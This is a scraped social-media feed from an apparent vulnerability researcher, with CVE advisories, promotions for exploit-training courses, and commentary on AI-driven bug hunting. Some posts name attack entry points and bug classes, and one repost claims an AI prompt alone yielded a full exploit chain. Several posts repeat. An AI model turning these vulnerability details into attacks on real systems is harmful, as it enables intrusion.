 Alisa Esage Шевченко
@alisaesage

I metabolize haters and take their life force


Politicians, athletes, journalists, NGOs, companies... They all use corporation-owned social networks to communicate with us. Citizens shouldn't have to hand over their data to companies to read content published by public entities. Public Feeds changes that by making posts of popular accounts freely available. Read more.
Alisa Shevchenko (Russian: Алиса Андреевна Шевченко), professionally known as Alisa Esage, is a Russian-born computer security researcher, entrepreneur and hacker. She is known for working independently with dominant software corporations such as Google and Microsoft to find and exploit security weaknesses in their products; being the first female participant in Pwn2Own, the world's premiere professional hacking competition with significant cash prizes; and being accused by the government of the United States of hacking the presidential elections in 2016. More on Wikipedia
Independent hacker, owner of Zero Day Engineering @zerodayalpha
Alisa Esage Шевченко
@alisaesage
I metabolize haters and take their life force
Alisa Esage Шевченко
@alisaesage
Not just sandbox escapes. Plenty of Chrome bugs that Google no longer deems bounty-worthy can attack a higher-value system than a random user’s internet browser
 Kaan Yagci
@yagcidev
the "still needs a separate EoP" part matters less for the headless chrome in agent and ci images, half of them run --no-sandbox bc that's what every puppeteer-in-docker answer says. and nobody bumps the chromium baked into that image
Alisa Esage Шевченко
@alisaesage
People are discovering my universal reverse engineering framework (it's a mindset, actually). I shared it on YouTube last year, and taught in advanced forms at @zerodayalpha exploit trainings for years. Here is the source link: youtu.be/vS1Ecpxs7IU
But I don't like that newcomers are being fed slop by random posters who learned to push buttons on AI, as "educational content".
So I opened my own RE community on Skool to ensure that juniors have access to real experiential wisdom and structured methodologies – and a constructive environment outside of social media chaos.
Sky is the limit with the right tool and the knowledge how to use it. And that tool is not a disassembler or AI. It's your mind. Don't put garbage into it. Learn to harness its power.
Join here: www.skool.com/reverse-engineering/about
Alisa Esage Шевченко
@alisaesage
I said: "I couldn't afford buying the game so I had to hack it". That's only half true.
It's 2000's Russia and no Western software distribution at all.
So the correct statement is...
I was gated out so I had to break the system
Alisa Esage Шевченко
@alisaesage
Reverse engineering is mental modelling of an obscure mechanism, proven by ability to change its behaviour
youtu.be/M31GW8i5wqs
Alisa Esage Шевченко
@alisaesage
...And that's the skill, yes. Technology is secondary
Alisa Esage Шевченко
@alisaesage
Reverse engineering is mental modelling of an obscure mechanism, proven by ability to change its behaviour
youtu.be/M31GW8i5wqs
Alisa Esage Шевченко
@alisaesage
On the Evolution of AI Capability in Vulnerability Research alisaesage.substack.com/p/on-the-evolution-of-ai-capability
Alisa Esage Шевченко
@alisaesage
To be fair, most of the loud Twitter crowd has nothing to do with the professional security community. Those are random anons who learned enough specialised vocabulary to dunk and rage-bait in hot threads for a hit of dopamine. Some even play both sides! But yes, that crowd is pathetic
 Sergey
@devaurus
Reading comments, infosec community is brutal
Alisa Esage Шевченко
@alisaesage
I learned that infosec companies are buying reviews to push their mediocre courses and fool my audience, so I'm launching a promotion campaign for my own Zero Day Engineering training system to raise visibility and remind how it differs:
- My training programs are 100% original content produced by my own first-hand VR work at the frontiers;
- My attendees include prominent security researchers and I heard them getting $250K bounties with the frameworks that I teach more than once;
- I'm seeing insanely high ratios of repeat and bundle purchases of my high ticket courses; clearly, people are getting the value;
- My company website has a wall of grateful reviews from past attendees, published across all the social platforms;
- I am an active exploit engineer specialized in hardened systems, and happy to share my expertise with paying clients;
- I built a unique universal methodology in 23 years of reverse engineering professionally that works across systems, classes and objectives;
- My methodology proved useful to keep finding bugs in the most difficult systems for well over a decade;
- I don't buy reviews, ads, or distribution - I trust that genuine value will speak for itself;
- I don't build alliances or leverage capital to "beat" other creators - I believe in infinite-sum games, and that every offer has its place on the market;
- I don't force sales or marketing - I let my audience discover my work and make their purchase decisions on their own timelines;
- I run my business solo and take offense personally.
Details of the promo in the comment below
 Alisa Esage Шевченко
@alisaesage
For the next two days, I am giving 50% off all Zero Day Engineering @zerodayalpha self-paced courses, Basic package only.
Retweet the first post, comment "Best" and open DM. We'll send you the coupon.
zerodayengineering.com/training/
Alisa Esage Шевченко
@alisaesage
This is fast so it doesn't cannibalize my project. I don't normally drop discounts.
Basic package of the course does not include: 1) access to the expert (currently me) for feedback and guidance, 2) any certificates - you'd need the Complete package for that.
Subscribe to my personal newsletter Access Denied: substack.com/@alisaesage
And if you're loving my work, please consider speaking up for it more. It helps the solo expert win against the big-brand capital machine and gender-specific barriers.
Alisa Esage Шевченко
@alisaesage
PHP published a follow-up advisory about a new, unpatched RCE bug.
No, it's not the bug that I found.
It's is easier to exploit. Logic deser - no binary exploitation problems.
But I have suspicions about the proposed mitigation guidelines...

Alisa Esage Шевченко reposted
 3NVZ | Robert S.
@YourFinalSin
Very helpful video on how to attack complex/hardened systems by @alisaesage, if you didn't see it yet 🧠
This applies to web bug bounty hunting as well!
www.youtube.com/watch?v=AbWdNaOFP0U&t=1s
Alisa Esage Шевченко
@alisaesage
Raising public awareness on cybersecurity misogyny

 Alisa Esage Шевченко
@alisaesage
People think that attacking independent women gives them status.
It doesn't give you status, it reveals that you don't have it - and depend on lowering others to fake it
Alisa Esage Шевченко
@alisaesage
I found a new RCE bug in PHP, missed by previous auditing teams. It’s unpatched in PHP v8.5.12
 Alisa Esage Шевченко
@alisaesage
8453fffa759e6ad44f19d58d26afa56380c3d3d1daef49f1771dff38f0b8167e ca80443f943911bb75a6dc04e0027234dfbc4c1fcc0d7ef5574f8818bd7bb6b5
Alisa Esage Шевченко reposted
 Zero Day Engineering
@zerodayalpha
⚡️ 0-Day Alert: PHP remote code execution
CVE-2026-109618: OOM bailout to UAF
CVE-2026-109619: state corruption to UAF
We independently scrutinized the bugs, they are legitimate and should be fixed asap.
Update to: PHP 8.5.12, 8.4.27, 8.3.36 and 8.2.35


Alisa Esage Шевченко reposted
Alisa Esage Шевченко
@alisaesage
Reverse engineer (n): a regular engineer who learns assembler before HLL, UaF before XSS, and making money before making love. Hello, world.
Alisa Esage Шевченко reposted
Alisa Esage Шевченко
@alisaesage
I don’t think the world is ready for the zero day apocalypse that’s upon it.
Cost of entry was the only real constraint on ethics of the game. Given current AI, it no longer holds.
Who pays more for the bug is the only question now.
Critical software vendors that don’t have a good bug bounty program are screwed.
Zero Day Engineering
@zerodayalpha
⚡️0-Day Alert: Android Qualcomm msm kernel - exploit in-the-wild since December 2025.
CVE-2026-21385: kgsl uses unsanitized alignment parameter from ioctl and other input vectors to calculate GPU memory allocation variables, leading to memory corruption via an integer overflow.
The bug primitive is powerful enough to allow Elevation of Privilege – not just OOBR.
kgsl is an open source GPU driver in Qualcomm msm kernel that ships in many Android devices.
Patched in 2026-03-05 Android security update.


 Alisa Esage Шевченко
@alisaesage
Deeper mindset = timeless knowledge, less churn, generative skills, and infinite staying power
 Zero Day Engineering
@zerodayalpha
Keynote: The Art of Looking Deeper zerodayengineering.com/research/keynote-the-art-of-lookin…
Presented by @alisaesage at @_c0c0n_ 2026
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
Keynote: The Art of Looking Deeper zerodayengineering.com/research/keynote-the-art-of-lookin…
Presented by @alisaesage at @_c0c0n_ 2026
Alisa Esage Шевченко
@alisaesage
I host a monthly technical review webinar under my Exploit Intelligence membership. Next live is scheduled on Wednesday, 21st October.
I'll look at the past month's security events, break down slop and hype, share my personal opinions, and hold a brief Q&A.
Meant for the leadership who loves technical details: intelligence.zerodayengineering.com/monthly-webinar-access/
Alisa Esage Шевченко
@alisaesage
Reality check
1. You don’t need reverse engineering to mimic a feature set.
2. Mimicking a feature set is not reverse engineering
Alisa Esage Шевченко
@alisaesage
My keynote audience today 💜
 Alisa Esage Шевченко
@alisaesage
Found a bug in a Pwn2Own target in this work session. Tune in and focus along to increase your hacking powers:
youtu.be/zgt_1NMFvKs
Alisa Esage Шевченко
@alisaesage
Human mind is like a JIT engine. Everything it parses becomes instructions
Alisa Esage Шевченко
@alisaesage
My take on reversing the CoreGraphics bug: <1h net solo time, 95% autonomous, without ghidra or ida!
 Zero Day Engineering
@zerodayalpha
⚡️ 0-Day Alert: Apple CoreGraphics RCE exploited in targeted attacks
CVE-2026-86950: out-of-bounds write in CoreGraphics parsing a maliciously crafted image/PDF, leading to arbitrary code execution.
Both iOS and macOS are vulnerable.
This AV is reachable through a wide variety of iOS native and 3rd party apps that render graphics, such as WhatsApp (first suspect due to report credit), Safari, iMessage, etc.
Zero-click where auto-preview renders the file.
However, the bug alone is not enough to compromise the device, and requires further chaining such as sandbox escape and EoP. These further bugs are not public.
Patched in iOS/iPadOS 26.7.1, macOS Tahoe 26.7.1, macOS Sequoia 15.8.1.
intelligence.zerodayengineering.com/0-day-alert-cve-2026-…


 Alisa Esage Шевченко
@alisaesage
Full writeup with my methodology, discussion and Q&A in my private Exploit Intelligence community: intelligence.zerodayengineering.com
Alisa Esage Шевченко
@alisaesage
Expert warning: AI conversation induces and reinforces the 0-sum scarcity mindset. If you suddenly find yourself threatened by “competition” and scrambling to 1-up them to feel better about yourself, put AI aside for a few days and go touch some beaches
Alisa Esage Шевченко
@alisaesage
The next top hackers won't be the ones who know the most. They'll be the ones who can operate their minds at full speed without burning out
Alisa Esage Шевченко
@alisaesage
Looping the thread.
Regarding stimulants: they have nothing to do with developing cognitive capacity. In fact, they do the opposite and in this particular scenario would lead to burnout extra fast
Alisa Esage Шевченко
@alisaesage
Cognitive mastery is not IQ or energy. It's operational skill with the apparatus.
Which splits in two practical vectors:
1- optimization of one's own body, on which the brain sits.
This implies biochemistry, neurochemistry, and nervous system regulation.
2- metacognitive mastery.
Self awareness and the skills to use the mind as the sophisticated tool, which it is.
Only with these in place, "learn to use the tools" can work beyond harnessing some basic 1% of the tool's power.
Alisa Esage Шевченко
@alisaesage
I see two human edges to advanced hacking craft, long-term.
One is creating novel domain-specific patterns - gated by intuition from practical life experience.
The other one is pure cognitive capability.
Which also unlocks AI-accelerated apprehension of practical experience, up to a certain physical limit.
Meaning, both human edges ultimaltely reduce to the same root: cognitive mastery.
Alisa Esage Шевченко
@alisaesage
Anyone can use AI to find security bugs. Where is the advantage?
The labs are selling autonomous hacking agents that seem to be winning at hacking.
What I see: agents "win" with marketing support, against weaker systems. Humans using AI excel above that line.
I predict it stays that way.
Alisa Esage Шевченко
@alisaesage
The further I advance in hacking, the more I am convinced: cognitive mastery is now the skill.
It always was, but only at the top. Specialists spent years building domain knowledge until it stopped being the limit. What's remained to optimize afterwards, was the mind itself.
AI killed that curve. The ceiling specialists reached after a decade is now close to where you start.
Alisa Esage Шевченко
@alisaesage
The next top hackers won't be the ones who know the most. They'll be the ones who can operate their minds at full speed without burning out
Alisa Esage Шевченко
@alisaesage
The crazy reality of AI Infrastructure security
- CVEs published without a patch
- Project maintainers ignore crit RCE reports
- Vendors declare specific configurations "trusted" while exposing 3rd party software's backyard bugs into it
- No special skills needed to find and exploit the bug, just AI tokens
- Rust isn't helping (I wrote a Rust RCE exploit as part of the orientation project)
- All of the above affects modern and "hardened" deployments. Legacy deps are not even in the security model
Alisa Esage Шевченко
@alisaesage
Cognitive mastery is not IQ or energy. It's operational skill with the apparatus.
Which splits in two practical vectors:
1- optimization of one's own body, on which the brain sits.
This implies biochemistry, neurochemistry, and nervous system regulation.
2- metacognitive mastery.
Self awareness and the skills to use the mind as the sophisticated tool, which it is.
Only with these in place, "learn to use the tools" can work beyond harnessing some basic 1% of the tool's power.
Alisa Esage Шевченко
@alisaesage
I see two human edges to advanced hacking craft, long-term.
One is creating novel domain-specific patterns - gated by intuition from practical life experience.
The other one is pure cognitive capability.
Which also unlocks AI-accelerated apprehension of practical experience, up to a certain physical limit.
Meaning, both human edges ultimaltely reduce to the same root: cognitive mastery.
Alisa Esage Шевченко
@alisaesage
Anyone can use AI to find security bugs. Where is the advantage?
The labs are selling autonomous hacking agents that seem to be winning at hacking.
What I see: agents "win" with marketing support, against weaker systems. Humans using AI excel above that line.
I predict it stays that way.
Alisa Esage Шевченко
@alisaesage
The further I advance in hacking, the more I am convinced: cognitive mastery is now the skill.
It always was, but only at the top. Specialists spent years building domain knowledge until it stopped being the limit. What's remained to optimize afterwards, was the mind itself.
AI killed that curve. The ceiling specialists reached after a decade is now close to where you start.
Alisa Esage Шевченко
@alisaesage
The next top hackers won't be the ones who know the most. They'll be the ones who can operate their minds at full speed without burning out
Alisa Esage Шевченко
@alisaesage
Multi-agent bug hunting is exhausting. Information throughput alone taxes the nervous system, even if most of it is autonomous. Add high-rate decision making + continuous slop resistance on top of it……
Alisa Esage Шевченко
@alisaesage
I see two human edges to advanced hacking craft, long-term.
One is creating novel domain-specific patterns - gated by intuition from practical life experience.
The other one is pure cognitive capability.
Which also unlocks AI-accelerated apprehension of practical experience, up to a certain physical limit.
Meaning, both human edges ultimaltely reduce to the same root: cognitive mastery.
Alisa Esage Шевченко
@alisaesage
Anyone can use AI to find security bugs. Where is the advantage?
The labs are selling autonomous hacking agents that seem to be winning at hacking.
What I see: agents "win" with marketing support, against weaker systems. Humans using AI excel above that line.
I predict it stays that way.
Alisa Esage Шевченко
@alisaesage
The further I advance in hacking, the more I am convinced: cognitive mastery is now the skill.
It always was, but only at the top. Specialists spent years building domain knowledge until it stopped being the limit. What's remained to optimize afterwards, was the mind itself.
AI killed that curve. The ceiling specialists reached after a decade is now close to where you start.
Alisa Esage Шевченко
@alisaesage
The next top hackers won't be the ones who know the most. They'll be the ones who can operate their minds at full speed without burning out
Alisa Esage Шевченко
@alisaesage
Anyone can use AI to find security bugs. Where is the advantage?
The labs are selling autonomous hacking agents that seem to be winning at hacking.
What I see: agents "win" with marketing support, against weaker systems. Humans using AI excel above that line.
I predict it stays that way.
Alisa Esage Шевченко
@alisaesage
The further I advance in hacking, the more I am convinced: cognitive mastery is now the skill.
It always was, but only at the top. Specialists spent years building domain knowledge until it stopped being the limit. What's remained to optimize afterwards, was the mind itself.
AI killed that curve. The ceiling specialists reached after a decade is now close to where you start.
Alisa Esage Шевченко
@alisaesage
The next top hackers won't be the ones who know the most. They'll be the ones who can operate their minds at full speed without burning out
Alisa Esage Шевченко
@alisaesage
The further I advance in hacking, the more I am convinced: cognitive mastery is now the skill.
It always was, but only at the top. Specialists spent years building domain knowledge until it stopped being the limit. What's remained to optimize afterwards, was the mind itself.
AI killed that curve. The ceiling specialists reached after a decade is now close to where you start.
Alisa Esage Шевченко
@alisaesage
The next top hackers won't be the ones who know the most. They'll be the ones who can operate their minds at full speed without burning out
Alisa Esage Шевченко
@alisaesage
This is why VR aspirants are queued in my inbox for 1:1 mentorship more than ever before.
Cybersecurity jobs didn’t vanish - workers who still think of security bugs in terms of “UAF” and “buffer overflow” absolutely would
 Proxy
@LinuxKodachi
this is worst time to be looking for work and AI progress is killing most of the "white collar jobs", although it is also true it is creating arbitrage opportunities that were never possible before.
I like @alisaesage's take on this.
youtu.be/LcUsd6_AtNI
Alisa Esage Шевченко
@alisaesage
Recent 0-Day in Chrome is a canon JSE bug class like those I exploited 10 years ago. Most researchers think they no longer exist. This year’s regression
Zero Day Engineering
@zerodayalpha
⚡️ 0-Day Alert: Chrome v8 RCE exploited in the wild
CVE-2026-85046: v8 array-builtin callback side-effect to elements-kind transition confusion.
Affects both Turbofan and Maglev.
Exploit will work in default config but requires multiple other bugs to achieve arbitrary code execution on the system. The bug alone without helpers could do for an UXSS.
Patched in Chrome 152.0.7977.82/.83


Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
Browser Exploit Surface model + bug overlay
CVE callouts: randomly picked exploitable bug samples from historical records
@alisaesage
 Alisa Esage Шевченко
@alisaesage
Browser Exploit Surface Model [sketch from ongoing work, by me]
 Alisa Esage Шевченко
@alisaesage
If you think like me, you don't see "the bug that broke the system".
You see: limitless possibilities, multi-dimensional structures, abstract patterns, recurrent archetypes, and trend lines striking from past into future, like a crack in the block universe.
But can you still collapse the complexity into one concrete 0D instance that gets the bounty? Yes
Zero Day Engineering
@zerodayalpha
Browser Exploit Surface model + bug overlay
CVE callouts: randomly picked exploitable bug samples from historical records
@alisaesage
Alisa Esage Шевченко
@alisaesage
Browser Exploit Surface Model [sketch from ongoing work, by me]
Alisa Esage Шевченко
@alisaesage
Browser Exploit Surface Model [sketch from ongoing work, by me]
Alisa Esage Шевченко
@alisaesage
JavaScript engine exploit surface zoomed in is 10x+ this
Alisa Esage Шевченко
@alisaesage
Browser Exploit Surface Model [sketch from ongoing work, by me]
Alisa Esage Шевченко
@alisaesage
AI removed the boundaries between specializations. The crazy hypervisor-browser-everything vulnerability research thing that I did 10 years solo for sport, must now become a norm. Another kind of leadership I didn’t ask for but starting to internalize as a given - with old blueprints to share:
Zero Day Engineering
@zerodayalpha
Mastery container: Multi-Specialization Essentials
A curated course of foundational webinars and hands-on masterclasses taught by @alisaesage, covering the introductory essentials of the three classic specializations at Zero Day Engineering: vulnerability discovery, hypervisor and browser exploitation.
Made for self-paced study with minimal prerequisites that can be taken over a weekend as orientation in the field or initialization of multi-specialized work with AI.
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
Mastery container: Multi-Specialization Essentials
A curated course of foundational webinars and hands-on masterclasses taught by @alisaesage, covering the introductory essentials of the three classic specializations at Zero Day Engineering: vulnerability discovery, hypervisor and browser exploitation.
Made for self-paced study with minimal prerequisites that can be taken over a weekend as orientation in the field or initialization of multi-specialized work with AI.
Alisa Esage Шевченко
@alisaesage
Honestly, the lift AI gives me in offensive VR and marketing is nowhere as impressive as the psychological identity support. It’s a relief to no longer feel like an impostor while claiming “we” as a solo business owner
Zero Day Engineering
@zerodayalpha
Both of VMware vCenter remote bugs that we warned about from the recent Broadcom advisory, are now reported under active exploitation in the wild:
Alisa Esage Шевченко
@alisaesage
Snowflake bug story is the first signal of the Vulnerability Transparency Apocalypse that I predicted in a 2024 keynote.
Concept: code gen is AI-automated => bug hunting AI-automated => exploitation AI-automated => patching AI-automated => loop => acceleration => human is starting to fall out by speed alone.
The actual threshold is where AI gains ability to find novel bug patterns (it's not there yet). This is where the human generally starts to fall out cognitively, unless trained on hardcore complexity
 Alisa Esage Шевченко
@alisaesage
Looking through the slides, I find my other projections validated as well:
- AI VR succeeds first, exploit dev catches up later
- Because AI is good at pattern recognition and mainstream VR is bug patterns
- tight empirical loop is what solved basic AI exploit development
- non-trivial exploitation stays hard
- and novelty
Worth revisiting: zerodayengineering.com/research/slides/VXCON2024_Keynote.pdf (Alisa Esage, VXCON 2024 keynote)

 Alisa Esage Шевченко
@alisaesage
Recent KVM breakout was MMU shadow pages. One of the hardest attack surfaces in the hypervisor stack, that I highlighted in my content and training since 2020, even though nobody ever attacked it and people thought it’s just… secure. About to look at the actual exploit in the next few days
Alisa Esage Шевченко
@alisaesage
Hypervisor vs. MMU


 Alisa Esage Шевченко
@alisaesage
Originally published in this talk:
Alisa Esage Шевченко
@alisaesage
Slides: "Hypervisor Vulnerability Research: State of the Art" (with a deep focus on Hyper-V & ESXi) alisa.sh/slides/HypervisorVulnerabilityResearch2020.pdf
Alisa Esage Шевченко
@alisaesage
Bottom line: abstract modeling in VR has predictive power that was just validated with a 250K bug in an ultra hardened system.
Answers the question: where do you point AI when everybody is using the same models to find bugs in the same code? Obviously must “think different”, but where does the difference come from?
It comes from depth, abstraction, experienced intuition, structured frameworks, weird angles, personal taste, and the courage to push the frontier.
That’s what I put in the foundation of all @zerodayalpha frameworks years ago. It’s still there unchanged.
Alisa Esage Шевченко
@alisaesage
Welcome back to the first principles hacking, structured knowledge systems, and abstract modelling @zerodaytraining
 s1r1us
@S1r1u5_
i talked to a lot of people who played the defcon ctf finals to understand how llms affected them, both professionally and mentally.
i went in hoping to learn that human intuition still mattered. instead, ctfs in their current form as everyone saying is dead, players are forced to operate slot machines because anyone who refuses to token-max loses to those who do.
almost everything i learned, including how to learn, came from grinding ctfs. but the pipeline for developing that kind of skill and expertise now seems broken, juniors are rewarded for token-maxxing rather than going through the process of actually understanding things which is quiet sad and ctfs might not produce high quality security researchers any more.
this also has serious implications for people who can’t afford tokens. five years ago, i wouldn’t have been able to afford access to something like gpt-5.6, and I would have been locked out of the very competitions that helped me build my career.
anyway these are questions i asked if interesting for anyone:
did they have fun?
almost everyone was unhappy. it has largely become slot-machine operating, if they refuse to use llms, they lose to teams that do. it is not there is no fun at all, playing with friends and competing was all fun just process of solving which is main part and it isn't fun.(please let me know if you had fun)
did having a skilled human in the loop still matter?
i got mixed answers, but the leaderboard tells a fairly clear story, the top teams aggressively token-maxxed, by pooling gpt accounts and stuff. the #1 team allegedly spent around $50k on tokens xd.
how much of the outcome came from human skill versus token-maxxing?
its probably 95% token-maxxing and 5% human skill. some challenges, especially visual ones, remain difficult for llms, and human intuition to prompt mattered. but overall, the dominant strategy appears to be throwing more tokens at problems, one interesting observation, people who were better before llms were also better after the llms and they are the ones solving lot of challenges so it seems still 5% operating skill will put u in top and can't be dumb operator.
will a new generation of players simply adapt to this new kind of competition?
i thought maybe current players are just behaving like boomers who hate every new technology. but unlike previous technology stuff, there doesn’t seem to be much for the human to master here. token-maxxing is literally just token-maxxing. it doesn’t reward human ingenuity, it discourages it, and may eventually atrophies and makes us dumb
let me know if i missed something or if you have different opinions
Alisa Esage Шевченко
@alisaesage
Productize myself as an offensive cyber AI? Sounds like a billion dollar startup I could own 🤔
 Kağan IŞILDAK
@kaganisildak
for the curious: no harness/pipeline bs. just this prompt, full chain ready
s/o @alisaesage @gf_256 your articles helped a ton. respect.
 Alisa Esage Шевченко
@alisaesage
Basically a structured expansion of my FMZ video concept, applied to hacking (which I also did en passant in the VR methodology video) and illustrated with historical records. 👍🏻 Spoiler: not everyone is “doomed”
 Lupin
@0xLupin
“Security researchers are doomed because of AI.”
I kept hearing versions of this, so I went back through 500 years of people saying the same thing every time a machine learned a human skill.
Some were idiots.
Some were right.
Here’s where I landed. x.com/i/article/2087611764280086528
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
⚡️ 0-Day Alert: IBM LangFlow OSS RCE
LangFlow agent orchestration deployments have been under active exploitation since May.
CVE-2025-34291: CORS misconfiguration + SameSite=None
CVE-2026-33017*: Unauthenticated RCE via build_public_tmp's data parameter
CVE-2026-55255: IDOR in /api/v1/responses: run any user's flow by ID
CVE-2026-0770: Unauthenticated RCE via validate_code() / decorator abuse
CVE-2026-9198: Unauthenticated RCE via auto_login + validate/code chain
Bugs are not hard, likely spotted by generally available AI. Public exploit POCs exist.
Majority takes input from an API endpoint variable and executes it directly on the OS.
Attack pattern suggests that LangFlow has not seen basic security QA from the developer, and shouldn't be deployed in environments where arbitrary code execution poses a risk.
* Attached: 33017 patch diff and code trace to exec()


Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
"In an era where autonomous AI agents are increasingly being used for vulnerability hunting, this course was a great reminder that deep vulnerability research still depends on a unique methodology, analytical thinking, and understanding systems at their core not just automation." – Malik Kurbanov, Founder & CEO
@zerodaytraining
 Alisa Esage Шевченко
@alisaesage
A light-hearted take on reality modeling to put AI in its place youtu.be/LcUsd6_AtNI?refresh=1
Alisa Esage Шевченко reposted
 Smukx.E
@5mukx
How to become a Hacker by Zero Day Engineer @alisaesage
Alisa Esage Шевченко
@alisaesage
Hello, Linux Kernel. POC exploit unprivileged->kernel for hardened LTS. Patched a few days ago
Alisa Esage Шевченко
@alisaesage
New training on Chrome Full Chain Exploit Engineering will run a public online cohort in August. My research methodology applied to current Chromium with AI acceleration + deep takes from decades of experience, as usual. Best rate until August 1st:
Zero Day Engineering
@zerodayalpha
New training: Chrome Full Chain Exploit Engineering
Public online cohort on August 25-28, 2026: zerodayengineering.com/training/chrome-full-chain/
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
New training: Chrome Full Chain Exploit Engineering
Public online cohort on August 25-28, 2026: zerodayengineering.com/training/chrome-full-chain/
Alisa Esage Шевченко
@alisaesage
Chrome Fullchain Exploit Engineering
 Alisa Esage Шевченко
@alisaesage
My productivity system as a pro hacker and solo business owner
youtu.be/igoa0ljNehY
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
New course review: "Probably the best use of my time and effort I have made in some time." – Vikram Hegde, ML Engineer & Data Scientist, CA, US
Vikram took Browser Exploit Design after building his foundation with Zero Day Vulnerability Research course:
1- zerodayengineering.com/training/universal-vulnerability-r…
2- zerodayengineering.com/training/browser-exploit-design.html


Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
"Highly recommended for anyone looking to deepen their understanding of browser security internals and the full exploit lifecycle" – Bruno Eligio Pavesi, Red Team Operator, Penetration Tester
Browser Exploit Design course: zerodayengineering.com/training/browser-exploit-design.html

Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
"About three months ago I started the Browser Exploit Design training of Zero Day Engineering.
A very interesting self-paced course where a combination of browser internals, realistic exploit development workflows and hands-on exercises based on modern browser 0-days is discussed. It includes topics such as DOM use-after-free bugs, JavaScript engine type confusion and sandbox escapes in Chrome, Firefox and Safari/WebKit.
It is without a doubt the most challenging course I have followed so far in the field of (browser) exploitation. And I still have a lot to learn in this. But much more insight into how browsers work and how browser exploits are done in practice. To be continued." – Ian van der Wurff, Hacker || OSCE3 | OSCP
 Alisa Esage Шевченко
@alisaesage
I build systems for everything.
New video: my system for exploit engineering – browsers and hypervisors. youtu.be/AbWdNaOFP0U
Alisa Esage Шевченко
@alisaesage
Wrote some exploits for Chrome recently. A little teaser article:
Zero Day Engineering
@zerodayalpha
New Zero Day Engineering research: Chrome Exploit Mitigations, by @alisaesage zerodayengineering.com/research/chrome-exploit-mitigations/
 Alisa Esage Шевченко
@alisaesage
I launched my newsletter last Saturday, Access Denied. It’s a bi-weekly dispatch from my own universe, covering my research releases, business updates (including @zerodayalpha and private mentorship cohorts), and occasional thoughts. If you like what I do, subscribe at alisa.sh to stay connected beyond the algorithm.
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
New Zero Day Engineering research: Chrome Exploit Mitigations, by @alisaesage zerodayengineering.com/research/chrome-exploit-mitigations/
Alisa Esage Шевченко
@alisaesage
All the defenses you must break to exploit Chrome

 Alisa Esage Шевченко
@alisaesage
Wrapping up half a year of quiet research and personal matters. Second half is big on business and publications, with my newsletter launching on Sat and a keynote in October
 c0c0n2026
@_c0c0n_
Keynote Reveal – c0c0n 2026
Announcing our FIRST Keynote Speaker: @alisaesage
(Wiki: en.wikipedia.org/wiki/Alisa_Esage)
Independent hacker.
Founder of Zero Day Engineering.
A name that has shaped conversations around vulnerability research and exploit intelligence worldwide.
🔹 First woman to compete at Pwn2Own
🔹 Demonstrated a hypervisor escape exploit against Parallels
🔹 Her work has triggered global geopolitical interest since 2016.
🔹 Featured in Forbes, The Guardian, and The New York Times
From breaking systems to redefining offensive security research, Alisa Esage brings unmatched depth and real-world experience to the stage.
Join us at c0c0n 2026 – 19th Edition and witness insights from one of the most influential minds in cybersecurity.
For more details, visit - www.c0c0n.org
#c0c0n2026 #keynotespeaker #cybersecurity #infosec #hackingconference #exploitdevelopment
Alisa Esage Шевченко reposted
c0c0n2026
@_c0c0n_
Keynote Reveal – c0c0n 2026
Announcing our FIRST Keynote Speaker: @alisaesage
(Wiki: en.wikipedia.org/wiki/Alisa_Esage)
Independent hacker.
Founder of Zero Day Engineering.
A name that has shaped conversations around vulnerability research and exploit intelligence worldwide.
🔹 First woman to compete at Pwn2Own
🔹 Demonstrated a hypervisor escape exploit against Parallels
🔹 Her work has triggered global geopolitical interest since 2016.
🔹 Featured in Forbes, The Guardian, and The New York Times
From breaking systems to redefining offensive security research, Alisa Esage brings unmatched depth and real-world experience to the stage.
Join us at c0c0n 2026 – 19th Edition and witness insights from one of the most influential minds in cybersecurity.
For more details, visit - www.c0c0n.org
#c0c0n2026 #keynotespeaker #cybersecurity #infosec #hackingconference #exploitdevelopment
Alisa Esage Шевченко
@alisaesage
How to be better than AI? Same way how you become better than your own past self year by year
Alisa Esage Шевченко
@alisaesage
One of my great experiences with Google's Chromium VRP last month
 Alisa Esage Шевченко
@alisaesage
AI internet attack surface landscape
Work in progress
 Alisa Esage Шевченко
@alisaesage
Not skidding with AI slop skill is the next big thing
Alisa Esage Шевченко
@alisaesage
Whatever Anthropic provided to Google, didn’t include the 0-days in Chrome that I am reporting right now. Zero dupes so far
Alisa Esage Шевченко
@alisaesage
Hard to get a pure “call 0x41414141” on apex targets nowadays. CFG dispatch and other mitigations get it first
 Alisa Esage Шевченко
@alisaesage
Hard to get a pure “call 0x41414141” on apex targets nowadays. CFG dispatch and other mitigations get it first
Alisa Esage Шевченко
@alisaesage
AI killed the stay in your lane culture. That alone is worth a thousand security exploits
Alisa Esage Шевченко
@alisaesage
Actual zero day vulnerability researcher and exploit developer here.
Top-of-the-field skills across Browser full-chain, hypervisor VM escape, OS kernel and baseband on record since before AI existed.
And a proud solo owner of a zero day intelligence company.
Anthropic just dropped the mic on my industry.
Where do I begin…………
 Anthropic
@AnthropicAI
Introducing Project Glasswing: an urgent initiative to help secure the world’s most critical software.
It’s powered by our newest frontier model, Claude Mythos Preview, which can find software vulnerabilities better than all but the most skilled humans.
anthropic.com/glasswing
Alisa Esage Шевченко reposted
 Logan Graham
@logangraham
Privileged to help lead this. Thankful to our partners.
Mythos is an extraordinary model. But it is not about the model. It's about what the world needs to do to prepare for a future of models that are extremely good at cybersecurity.
This is the start.
Anthropic
@AnthropicAI
Introducing Project Glasswing: an urgent initiative to help secure the world’s most critical software.
It’s powered by our newest frontier model, Claude Mythos Preview, which can find software vulnerabilities better than all but the most skilled humans.
anthropic.com/glasswing
Alisa Esage Шевченко reposted
Anthropic
@AnthropicAI
You can read a detailed technical report on the software vulnerabilities and exploits discovered by Claude Mythos Preview here: red.anthropic.com/2026/mythos-preview
Alisa Esage Шевченко
@alisaesage
Cybersecurity intelligence, March ‘26: Android kernel EoP + Chrome full chain in the wild, two iPhone exploit kits targeting older devices, an AI supply chain exploit in the wild + more patched quietly. Starting to get busy across my entire expertise stack
Zero Day Engineering
@zerodayalpha
